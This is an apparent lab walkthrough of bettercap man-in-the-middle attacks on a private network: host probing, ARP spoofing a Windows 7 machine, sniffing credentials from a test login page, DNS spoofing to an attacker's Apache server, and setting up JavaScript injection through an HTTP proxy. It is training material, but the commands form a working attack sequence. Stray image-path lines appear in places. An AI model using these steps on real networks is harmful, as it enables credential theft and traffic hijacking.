192.168.195.0/24 > 192.168.195.129 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

  net.probe on : Start network hosts probing in background.
 net.probe off : Stop network hosts probing in background.

 Parameters

     net.probe.mdns : Enable mDNS discovery probes. (default=true)
     net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
 net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
     net.probe.upnp : Enable UPNP discovery probes. (default=true)
      net.probe.wsd : Enable WSD discovery probes. (default=true)
```

net.probe on → To see every one in the network and Which devices are available to attack

```
192.168.195.0/24 > 192.168.195.129 » net.probe on

```

arp spoof command → to spoof the mac address to capture the packet from target machine

```
192.168.195.0/24 > 192.168.195.129 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
       arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

```
192.168.195.0/24 > 192.168.195.129 » set arp.spoof.fullduplex true
```

```
192.168.195.0/24 > 192.168.195.129 » net.show

```

ARP is a protocol used to map an IP address to a physical (MAC) address on a local network

```
C:\Windows\system32\cmd.exe
C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-50-56-e2-1d-2b     dynamic
  192.168.195.129       00-0c-29-e3-ad-3f     dynamic
  192.168.195.254       00-50-56-e8-69-2d     dynamic
  192.168.195.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

192.168.195.2 →my default gate way

192.168.195.130 → target_ip

192.168.195.129 → attacking machine_ip

entries are displayed, each showing an IP address and its corresponding MAC address.

"dynamic" type indicates that the mapping is temporary and subject to change,

"static" type suggests a manually configured permanent entry

Spoof the mac address

After executing this command

```
192.168.195.0/24 > 192.168.195.129 » set arp.spoof.targets 192.168.195.130
```

```
C:\Windows\system32\cmd.exe
C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-50-56-e2-1d-2b     dynamic

```

This attack performs on same network that is “NAT NETWORK”

```
192.168.195.0/24 > 192.168.195.129 » help net.sniff

net.sniff (not running): Sniff packets from the network.

  net.sniff stats : Print sniffer session configuration and statistics.
     net.sniff on : Start network sniffer in background.
    net.sniff off : Stop network sniffer in background.
      net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
     net.fuzz off : Disable fuzzing

  Parameters


    net.fuzz.layers : Types of layer to fuzz. (default=Payload)
      net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
     net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
    net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
  net.sniff.filter : BPF filter for the sniffer. (default=not arp)
   net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them. (default=false)
  net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
  net.sniff.regexp : If set, only packets matching this regular expression will be considered. (default=)
  net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default=)
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying, otherwise only the ones parsed at the application layer (sni, http, etc). (default=false)
```

Sniff command → start capturing packet and monitoring and to read packet content

```
192.168.195.0/24 > 192.168.195.129 » net.sniff on
```

Browse Anything on target machine to capture packets

Search in target machine(windows 7): testphp.vulnweb.com/login.php



Give any Username and Password and click on login you observe username and password captured by net.sniff

```

192.168.195.0/24 > 192.168.195.129 » help dns.spoof

dns.spoof (not running): Replies to DNS messages with spoofed responses.

  dns.spoof on : Start the DNS spoofer in the background.
 dns.spoof off : Stop the DNS spoofer in the background.

 Parameters

dns.spoof.address : IP address to map the domains to. (default=<interface address>)
    dns.spoof.all : If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc. (default=false)
dns.spoof.domains : Comma separated values of domain names to spoof. (default=)
  dns.spoof.hosts : If not empty, this hosts file will be used to map domains to IP addresses. (default=)
    dns.spoof.ttl : TTL of spoofed DNS replies. (default=1024)
```

Set dns.spoof.domains (website domain)


This is dns spoof attack this is used to redirect the yours Traffic to different website

For example : dns.spoof.doamians myamazon.com

Service apache2 start →this will give us an empty website that we can access anywhere on this network and this website will be available on ip

dns.spoof on → To start dns spoofing attack

every one within lan who visit amazon will redirect to apache website .



Http proxing

https://crawler.ninja/files/http-sites.txt - https not using sites (some of them are changed to https)

```
192.168.195.0/24 > 192.168.195.129 » help http.proxy

http.proxy (not running): A full featured HTTP proxy that can be used to inject malicious contents into webpages, all HTTP traffic will be redirected to it.

   http.proxy on : Start HTTP proxy.
  http.proxy off : Stop HTTP proxy.


  Parameters

           http.port : HTTP port to redirect when the proxy is activated. (default=80)
   http.proxy.address : Address to bind the HTTP proxy to. (default=<interface address>)
 http.proxy.blacklist : Comma separated list of hostnames to skip while proxying (wildcard expressions can be used). (default=)
  http.proxy.injectjs : URL, path or javascript code to inject into every HTML page. (default=)
      http.proxy.port : Port to bind the HTTP proxy to. (default=8080)
  http.proxy.redirect : Enable or disable port redirection with iptables. (default=true)
    http.proxy.script : Path of a proxy JS script. (default=)
  http.proxy.sslstrip : Enable or disable SSL stripping. (default=false)
 http.proxy.whitelist : Comma separated list of hostnames to proxy if the blacklist is used (wildcard expressions can be used). (default=)
```


Creat a js file :

For ex : hack.js

Path for js file which I have created



Code in hack.js



```
┌──(loke4884㉿loke4884)-[~]
└─$ service apache2 start

┌──(loke4884㉿loke4884)-[~]
└─$ ifconfig
